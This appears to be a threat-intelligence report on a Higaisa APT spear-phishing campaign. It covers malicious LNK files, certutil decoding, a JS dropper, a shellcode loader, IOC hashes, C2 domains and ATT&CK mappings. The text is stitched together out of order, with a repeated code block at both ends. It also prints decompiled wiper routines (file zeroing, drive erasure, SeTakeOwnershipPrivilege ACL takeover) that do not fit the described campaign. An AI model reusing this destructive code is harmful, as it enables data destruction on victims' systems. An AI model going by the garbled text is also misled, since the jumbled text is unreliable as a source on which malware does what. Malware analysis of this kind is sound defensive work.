    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

